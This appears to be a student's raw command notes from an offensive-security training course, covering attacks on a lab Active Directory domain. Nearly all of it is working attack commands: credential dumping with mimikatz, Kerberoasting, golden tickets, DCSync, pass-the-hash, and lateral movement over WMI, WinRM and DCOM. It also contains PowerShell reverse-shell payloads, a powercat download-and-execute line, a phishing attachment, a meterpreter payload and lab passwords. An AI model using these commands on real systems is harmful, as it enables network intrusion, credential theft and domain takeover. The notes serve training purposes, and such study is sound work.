PS C:\Tools\PSTools> .\PsLoggedon.exe \\client74
kali@kali:~/Desktop/OSCP$ sudo nmap -sC -sV 192.168.231.0/24 -p 3389
* rdp to web04
kali@kali:~/Desktop/OSCP$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.72
---------------------------------
21.3.3
Q1
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.75
LegmanTeamBenzoin!!
c:\Tools>setspn -L iis_service
PS C:\Tools> Get-NetUser -SPN | select samaccountname,serviceprincipalname
PS C:\Tools\> nslookup.exe web04.corp.com
----------------------------------
21.3.4
Q1
PS C:\Tools> Get-ObjectAcl -Identity stephanie
PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-1104
PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-553
PS C:\Tools> Get-ObjectAcl -Identity "Management Department" | ? {$_.ActiveDirectoryRights -eq "GenericAll"} | select SecurityIdentifier,ActiveDirectoryRights
PS C:\Tools> "S-1-5-21-1987370270-658905905-1781884369-512","S-1-5-21-1987370270-658905905-1781884369-1104","S-1-5-32-548","S-1-5-18","S-1-5-21-1987370270-658905905-1781884369-519" | Convert-SidToName
PS C:\Tools> net group "Management Department" stephanie /add /domain
PS C:\Tools> net group "Management Department" | select member
PS C:\Tools> net group "Management Department" stephanie /del /domain
PS C:\Tools> Get-NetGroup "Management Department" | select member
*** AD Permission Type
GenericAll: Full permissions on object
GenericWrite: Edit certain attributes on the object
WriteOwner: Change ownership of the object
WriteDACL: Edit ACE's applied to object
AllExtendedRights: Change password, reset password, etc.
ForceChangePassword: Password change for object
Self (Self-Membership): Add ourselves to for example a group
-----------------------------------
21.3.5 Q1 Q2
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.75
LegmanTeamBenzoin!!
PS C:\Tools> Find-DomainShare
PS C:\Tools> ls \\dc1.corp.com\sysvol\corp.com\
PS C:\Tools> ls \\dc1.corp.com\sysvol\corp.com\Policies\
PS C:\Tools> cat \\dc1.corp.com\sysvol\corp.com\Policies\oldpolicy\old-policy-backup.xml
kali@kali:~$ gpp-decrypt "+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"
PS C:\Tools> ls \\FILES04\docshare
PS C:\Tools> ls \\FILES04\docshare\docs\do-not-share
PS C:\Tools> cat \\FILES04\docshare\docs\do-not-share\start-email.txt
Important Files / FILES04.corp.com
OS{4bceec61ccaa99f69833d3ff5eeba81f}
------------------------------------
21.4.1
PS C:\Tools> Import-Module .\Sharphound.ps1
PS C:\Tools> Get-Help Invoke-BloodHound
PS C:\Tools> Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\stephanie\Desktop\ -OutputPrefix "corp audit"
PS C:\Tools> ls C:\Users\stephanie\Desktop\
=================================================
22.1.3
kali@kali:~$ xfreerdp /cert-ignore /u:jeff /d:corp.com /p:HenchmanPutridBonbon11 /v:192.168.50.75
PS C:\Windows\system32> cd C:\Tools
PS C:\Tools\> .\mimikatz.exe
...
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
PS C:\Users\jeff> dir \\web04.corp.com\backup
mimikatz # sekurlsa::tickets
--------------------------------------
22.2.1
PS C:\Users\jeff> net accounts
PS C:\Users\jeff> $domainObj = [Systehttp://m.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
PS C:\Users\jeff> $PDC = ($domainObj.PdcRoleOwner).Name
PS C:\Users\jeff> $SearchString = "LDAP://"
PS C:\Users\jeff> $SearchString += $PDC + "/"
PS C:\Users\jeff> $DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"
PS C:\Users\jeff> $SearchString += $DistinguishedName
PS C:\Users\jeff> New-Object System.DirectoryServices.DirectoryEntry($SearchString, "pete", "Nexus123!")
kali@kali:~$ cat users.txt
dave
jen
pete
kali@kali:~$ crackmapexec smb 192.168.50.75 -u users.txt -p 'Nexus123!' -d corp.com --continue-on-success
kali@kali:~$ crackmapexec smb 192.168.50.75 -u dave -p 'Flowers1' -d corp.com
PS C:\Tools> type .\usernames.txt
pete
dave
jen
PS C:\Tools> .\kerbrute_windows_amd64.exe passwordspray -d corp.com .\usernames.txt "Nexus123!"
crackmapexec smb 192.168.168.75 -u pete -p 'Nexus123!' -d corp.com
---------------------------------
22.2.2
CLIENT75 via RDP as domain user jeff with the password HenchmanPutridBonbon11.
kali@kali:~$ impacket-GetNPUsers -dc-ip 192.168.168.70 -request -outputfile hashes.asreproast corp.com/pete
Nexus123!
kali@kali:~$ hashcat --help | grep -i "Kerberos"
kali@kali:~$ sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
PS C:\Users\jeff> cd C:\Tools
PS C:\Tools> .\Rubeus.exe asreproast /nowrap
kali@kali:~$ sudo hashcat -m 18200 hashes.asreproast2 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
----------------------------------
22.2.3
PS C:\Tools> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast
kali@kali:~$ cat hashes.kerberoast
kali@kali:~$ hashcat --help | grep -i "Kerberos"
kali@kali:~$ sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
kali@kali:~$ sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete
kali@kali:~$ sudo hashcat -m 13100 hashes.kerberoast2 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
----------------------------------
22.2.3 Q2
192.168.168.75
To perform the attack, you can use the user jeff with the password HenchmanPutridBonbon11.
PS C:\Tools> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast
kali@kali:~$ sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r ./simple.rule --force
MattLovesAutumn1
-----------------------------------
22.2.4 Q1
CLIENT75 via RDP as jeff with the password HenchmanPutridBonbon11
192.168.158.76
PS C:\Users\jeff> iwr -UseDefaultCredentials http://web04
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
* NTLM : 4d28cf5252d39971419580a51484ca09
PS C:\Users\jeff> whoami /user
S-1-5-21-1987370270-658905905-1781884369
mimikatz # kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369 /domain:corp.com /ptt /target:web04.corp.com /service:http /rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin
PS C:\Tools> iwr -UseDefaultCredentials http://web04
** See the full content
PS C:\Tools> (iwr -UseDefaultCredentials http://web04).Content
PS C:\Tools> (iwr -UseDefaultCredentials http://web04).Content | findstr /i "OS{"
-----------------------------------
22.2.5
Q1
CLIENT75 as jeffadmin with the password BrouhahaTungPerorateBroom2023!
PS C:\Users\jeffadmin> cd C:\Tools\
PS C:\Tools> .\mimikatz.exe
...
mimikatz # lsadump::dcsync /user:corp\dave
**Get Hash NTLM
kali@kali:~$ hashcat -m 1000 hashes.dcsync /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
mimikatz # lsadump::dcsync /user:corp\Administrator
kali@kali:~$ impacket-secretsdump -just-dc-user dave corp.com/jeffadmin:"BrouhahaTungPerorateBroom2023\!"@192.168.50.70
-------------------------------------
22.2.5 Q2
192.168.158.75
Capstone Exercise: Once VM Group 2 is started, the domain corp.com has been modified. Use the techniques from this Module to obtain access to the user account maria and log in to the domain controller. To perform the initial enumeration steps you can use pete with the password Nexus123!. You'll find the flag on the Desktop of the domain administrator on DC1. If you obtain a hash to crack, create and utilize a rule file which adds nothing, a "1", or a "!" to the passwords of rockyou.txt.
==========================================
23.1.1
C:\Users\jeff>wmic /node:192.168.50.73 /user:jen /password:Nexus123! process call create "calc"
***Using WMI(Windows Management Instrumetation)
**Creating the PSCredential object in Powershell
$username = 'jen';
$password = 'Nexus123!';
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
**Creating a new CimSession
$options = New-CimSessionOption -Protocol DCOM
$session = New-Cimsession -ComputerName 192.168.50.73 -Credential $credential -SessionOption $Options
$command = 'calc';
**Invoking the WMI session through Powershell
Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine =$Command};
PS C:\Users\jeff> $username = 'jen';
...
PS C:\Users\jeff> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine =$Command};
* revrse shell test(python)
import sys
import base64
payload = '$client = New-Object System.Net.Sockets.TCPClient("192.168.118.2",443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'
cmd = "powershell -nop -w hidden -e " + base64.b64encode(payload.encode('utf16')[2:]).decode()
print(cmd)
kali@kali:~$ python3 encode.py
PS C:\Users\jeff> $username = 'jen';
PS C:\Users\jeff> $password = 'Nexus123!';
PS C:\Users\jeff> $secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
PS C:\Users\jeff> $credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
PS C:\Users\jeff> $Options = New-CimSessionOption -Protocol DCOM
PS C:\Users\jeff> $Session = New-Cimsession -ComputerName 192.168.50.73 -Credential $credential -SessionOption $Options
PS C:\Users\jeff> $Command = 'powershell -nop -w hidden -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA';
PS C:\Users\jeff> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine =$Command};
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 49855
PS C:\windows\system32\driverstore\filerepository\ntprint.inf_amd64_075615bee6f80a8d\amd64> hostname
PS C:\windows\system32\driverstore\filerepository\ntprint.inf_amd64_075615bee6f80a8d\amd64> whoami
*** Using Winrs(windows remote shell / WinRM)
C:\Users\jeff>winrs -r:files04 -u:jen -p:Nexus123! "cmd /c hostname & whoami"
C:\Users\jeff>winrs -r:files04 -u:jen -p:Nexus123! "powershell -nop -w hidden -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
kali@kali:~$ nc -lnvp 443
PS C:\Users\jen> hostname
PS C:\Users\jen> whoami
*** Using PowerShell remoting
PS C:\Users\jeff> $username = 'jen';
PS C:\Users\jeff> $password = 'Nexus123!';
PS C:\Users\jeff> $secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
PS C:\Users\jeff> $credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
PS C:\Users\jeff> New-PSSession -ComputerName 192.168.50.73 -Credential $credential
PS C:\Users\jeff> Enter-PSSession 1
[192.168.50.73]: PS C:\Users\jen\Documents> whoami
corp\jen
[192.168.50.73]: PS C:\Users\jen\Documents> hostname
23.1.1 Q2
Launch VM Group 2 and once connected as jeff on client74 and try to move laterally to web04 in order to get the flag located on the administrator's desktop.
192.168.206.74
jeff / HenchmanPutridBonbon11
192.168.206.72 / web04
PS C:\Users\jeff> $username = 'jen';
PS C:\Users\jeff> $password = 'Nexus123!';
PS C:\Users\jeff> $secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
PS C:\Users\jeff> $credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
PS C:\Users\jeff> $Options = New-CimSessionOption -Protocol DCOM
PS C:\Users\jeff> $Session = New-Cimsession -ComputerName 192.168.206.72 -Credential $credential -SessionOption $Options
PS C:\Users\jeff> $Command = 'powershell -nop -w hidden -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA';
PS C:\Users\jeff> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine =$Command};
-----------------------------------
23.1.2 PsExec
192.168.206.74
offsec / lab
CORP\jen / Nexus123!
PS C:\Tools\SysinternalsSuite> ./PsExec64.exe -i \\FILES04 -u corp\jen -p Nexus123! cmd
C:\Windows\system32>hostname
FILES04
C:\Windows\system32>whoami
----------------------------------
23.1.3 Pass the Hash
kali@kali:~$ /usr/bin/impacket-wmiexec -hashes :2892D26CDF84D7A70E2EB3B9F05C425E Administrator@192.168.206.72
C:\>hostname
FILES04
C:\>whoami
----------------------------------
23.1.4 Overpass the Hash
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
mimikatz # sekurlsa::pth /user:jen /domain:corp.com /ntlm:369def79d8372408bf6e93364cc93075 /run:powershell
PS C:\Windows\system32> klist
PS C:\Windows\system32> net use \\files04
PS C:\Windows\system32> klist
PS C:\Windows\system32> cd C:\tools\SysinternalsSuite\
PS C:\tools\SysinternalsSuite> .\PsExec.exe \\files04 cmd
C:\Windows\system32>whoami
corp\jen
C:\Windows\system32>hostname
FILES04
192.168.206.76
offsec / lab
2892D26CDF84D7A70E2EB3B9F05C425E
OS{83f294f96c25701d41941c4b893ce166}
---------------------------------
23.1.5 Pass the Ticket
192.168.208.76
CORP\jen / Nexus123!
PS C:\Windows\system32> whoami
corp\jen
PS C:\Windows\system32> ls \\web04\backup
ls : Access to the path '\\web04\backup' is denied.
mimikatz #privilege::debug
Privilege '20' OK
mimikatz #sekurlsa::tickets /export
PS C:\Tools> dir *.kirbi
-a---- 7/1/2024 5:35 AM 1577 [0;178b4e]-0-0-40810000-dave@cifs-web04.kirbi
mimikatz # kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi
PS C:\Tools> klist
PS C:\Tools> ls \\web04\backup
--------------------------------
23.1.6 DCOM
192.168.204.74
DCOM - Group 2 - client74 OS Credentials:
DCOM - Group 2 - client74 RDP:
CORP\jen / Nexus123!
192.168.204.72
DCOM - Group 2 - web04 OS Credentials:
$dcom = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.204.72"))
$dcom.Document.ActiveView.ExecuteShellCommand("powershell",$null,"powershell -nop -w hidden -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQANQAuADIAMwAxACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=","7")
----------------------------------
23.2.1 Golden Ticket
C:\Tools\SysinternalsSuite>PsExec64.exe \\DC1 cmd.exe
*** Using jeffadmin account
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # lsadump::lsa /patch
Domain : CORP / S-1-5-21-1987370270-658905905-1781884369
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 1693c6cefafffc7af11ef34d1c788f47
*** In jen(CLIENT74)
mimikatz # kerberos::purge
mimikatz # kerberos::golden /user:jen /domain:corp.com /sid:S-1-5-21-1987370270-658905905-1781884369 /krbtgt:1693c6cefafffc7af11ef34d1c788f47 /ptt
mimikatz # misc::cmd
C:\Tools\SysinternalsSuite>PsExec.exe \\dc1 cmd.exe
C:\Windows\system32>ipconfig
C:\Windows\system32>whoami
C:\Windows\system32>whoami /groups
192.168.208.74
CORP\jen / Nexus123! CLIENT74
Domain : CLIENT74 / S-1-5-21-4060895957-195960390-4124122524
User : krbtgt
LM :
NTLM : 1693c6cefafffc7af11ef34d1c788f47
mimikatz # kerberos::golden /user:jen /domain:corp.com /sid:S-1-5-21-4060895957-195960390-4124122524 /krbtgt:1693c6cefafffc7af11ef34d1c788f47 /ptt
---------------------------------------
23.2.2 Shadow Copies
C:\Tools>vshadow.exe -nw -p C:
C:\Tools>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:\ntds.dit.bak
C:\>reg.exe save hklm\system c:\system.bak
kali@kali:~$ impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL
==========================================
24.1.1
192.168.162.244
VM #5 - WEBSRV1 OS Credentials:
192.168.162.242
VM #3 - MAILSRV1 OS Credentials:
** Enumerating the Public Network(MAILSRV1)
kali@kali:~$ mkdir beyond
kali@kali:~$ cd beyond
kali@kali:~/beyond$ mkdir mailsrv1
kali@kali:~/beyond$ mkdir websrv1
kali@kali:~/beyond$ touch creds.txt
kali@kali:~/beyond$ sudo nmap -sC -sV -oN mailsrv1/nmap 192.168.208.242
kali@kali:~/beyond$ gobuster dir -u http://192.168.208.242 -w /usr/share/wordlists/dirb/common.txt -o mailsrv1/gobuster -x txt,pdf,config
** Enumerating the Public Network(WEBSRV1)
kali@kali:~/beyond$ sudo nmap -sC -sV -oN websrv1/nmap 192.168.50.244
kali@kali:~/beyond$ whatweb http://192.168.50.244
kali@kali:~/beyond$ wpscan --url http://192.168.50.244 --enumerate p --plugins-detection aggressive -o websrv1/wpscan
kali@kali:~/beyond$ cat websrv1/wpscan
kali@kali:~/beyond$ searchsploit duplicator
** Atacking a Public Machine
kali@kali:~/beyond$ searchsploit -x 50420
kali@kali:~/beyond$ cd beyond/websrv1
kali@kali:~/beyond/websrv1$ searchsploit -m 50420
kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244 /etc/passwd
kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244 /home/marcus/.ssh/id_rsa
Invalid installer file name!!
kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244 /home/daniela/.ssh/id_rsa
kali@kali:~/beyond/websrv1$ chmod 600 id_rsa
kali@kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
kali@kali:~/beyond/websrv1$ ssh2john id_rsa > ssh.hash
kali@kali:~/beyond/websrv1$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
kali@kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
kali@kali:~/beyond/websrv1$ ssh2john id_rsa > ssh.hash
kali@kali:~/beyond/websrv1$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
tequieromucho (id_rsa)
*** Using linpeas(linux enumeration script)
daniela@websrv1:~$ wget http://192.168.119.5/linpeas.sh
daniela@websrv1:~$ chmod a+x ./linpeas.sh
daniela@websrv1:~$ ./linpeas.sh
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', 'DanielKeyboard3311' );
daniela@websrv1:~$ sudo PAGER='sh -c "exec sh 0<&1"' /usr/bin/git -p help
daniela@websrv1:~$ sudo git -p help config
!/bin/bash
root@websrv1:/home/daniela# whoami
root@websrv1:/home/daniela# cd /srv/www/wordpress/
root@websrv1:/srv/www/wordpress# git status
root@websrv1:/srv/www/wordpress# git log
**find text
-sshpass -p "dqsTwTpZPn#nL" rsync john@192.168.50.245:/current_webapp/ /srv/www/wordpress/
** Gaining Access to the Internal Network
kali@kali:~/beyond$ cat creds.txt
kali@kali:~/beyond$ cat usernames.txt
kali@kali:~/beyond$ cat passwords.txt
kali@kali:~/beyond$ crackmapexec smb 192.168.187.242 -u usernames.txt -p passwords.txt --continue-on-success
SMB 192.168.187.242 445 MAILSRV1 [+] beyond.com\john:dqsTwTpZPn#nL
kali@kali:~/beyond$ crackmapexec smb 192.168.50.242 -u john -p "dqsTwTpZPn#nL" --shares
kali@kali:~$ mkdir /home/kali/beyond/webdav
kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/beyond/webdav/
192.168.248.250
Assembling the Pieces - VM #6 - WINPREP OS Credentials:
offsec / lab
*** write config.Library-ms
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.45.207</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.207:8000/powercat.ps1'); powercat -c 192.168.45.207 -p 4444 -e powershell"
kali@kali:~/beyond$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .
kali@kali:~/beyond$ python3 -m http.server 8000
kali@kali:~/beyond$ nc -nvlp 4444
listening on [any] 4444 ...
kali@kali:~/beyond$ sudo swaks -t daniela@beyond.com -t marcus@beyond.com --from john@beyond.com --attach @config.Library-ms --server 192.168.159.242 --body @body.txt --header "Subject: Staging Script" --suppress-data -ap
Username: john
Password: dqsTwTpZPn#nL
** Enumerating the Internal Network
PS C:\Windows\System32\WindowsPowerShell\v1.0> cd C:\Users\marcus
cd C:\Users\marcus
PS C:\Users\marcus> iwr -uri http://192.168.119.5:8000/winPEASx64.exe -Outfile winPEAS.exe
iwr -uri http://192.168.119.5:8000/winPEASx64.exe -Outfile winPEAS.exe
PS C:\Users\marcus> .\winPEAS.exe
PS C:\Users\marcus> systeminfo
kali@kali:~/beyond$ cp /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1 .
PS C:\Users\marcus> iwr -uri http://192.168.45.231:8080/SharpHound.ps1 -Outfile SharpHound.ps1
iwr -uri http://192.168.45.231:8080/SharpHound.ps1 -Outfile SharpHound.ps1
PS C:\Users\marcus> powershell -ep bypass
PS C:\Users\marcus> . .\SharpHound.ps1
PS C:\Users\marcus> Invoke-BloodHound -CollectionMethod All
PS C:\Users\marcus> dir
*** Using neo4j bloodhound
kali@kali:~/beyond$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.119.5 LPORT=443 -f exe -o met.exe
kali@kali:~/beyond$ sudo msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.119.5
LHOST => 192.168.119.5
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > run -j
PS C:\Users\marcus> iwr -uri http://192.168.45.231:8000/met.exe -Outfile met.exe
PS C:\Users\marcus> .\met.exe
msf6 exploit(multi/handler) > use multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf6 auxiliary(server/socks_proxy) > run -j
kali@kali:~/beyond$ cat /etc/proxychains4.conf
...
socks5 127.0.0.1 1080
kali@kali:~/beyond$ proxychains -q crackmapexec smb 172.16.115.240-241 172.16.115.254 -u john -d beyond.com -p "dqsTwTpZPn#nL" --shares
kali@kali:~/beyond$ sudo proxychains -q nmap -sT -oN nmap_servers -Pn -p 21,80,443 172.16.204.240 172.16.204.241 172.16.204.254
sudo proxychains nmap -sT -oN nmap_servers -Pn -p 21,80,443 172.16.115.240 172.16.115.241 172.16.115.254
kali@kali:~/beyond$ chmod a+x chisel
kali@kali:~/beyond$ ./chisel server -p 8080 --reverse
msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > upload chisel.exe C:\\Users\\marcus\\chisel.exe
C:\Users\marcus> .\chiselWin64.exe client 192.168.45.231:8080 R:80:172.16.204.241:80
kali@kali:~/beyond$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
...
127.0.0.1 internalsrv1.beyond.com
192.168.159.250
Assembling the Pieces - VM #6 - WINPREP OS Credentials:
proxychains4 -q crackmapexec smb 172.16.115.240-241 172.16.115.254 -u john -d beyond.com -p "dqsTwTpZPn#nL" --shares
kali@kali:~/beyond$ proxychains4 -q impacket-GetUserSPNs -request -dc-ip 172.16.115.240 beyond.com/john
kali@kali:~/beyond$ sudo hashcat -m 13100 daniela.hash /usr/share/wordlists/rockyou.txt --force
$client = New-Object System.Net.Sockets.TCPClient('192.168.45.207',9999);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.159.242 -c "powershell -enc 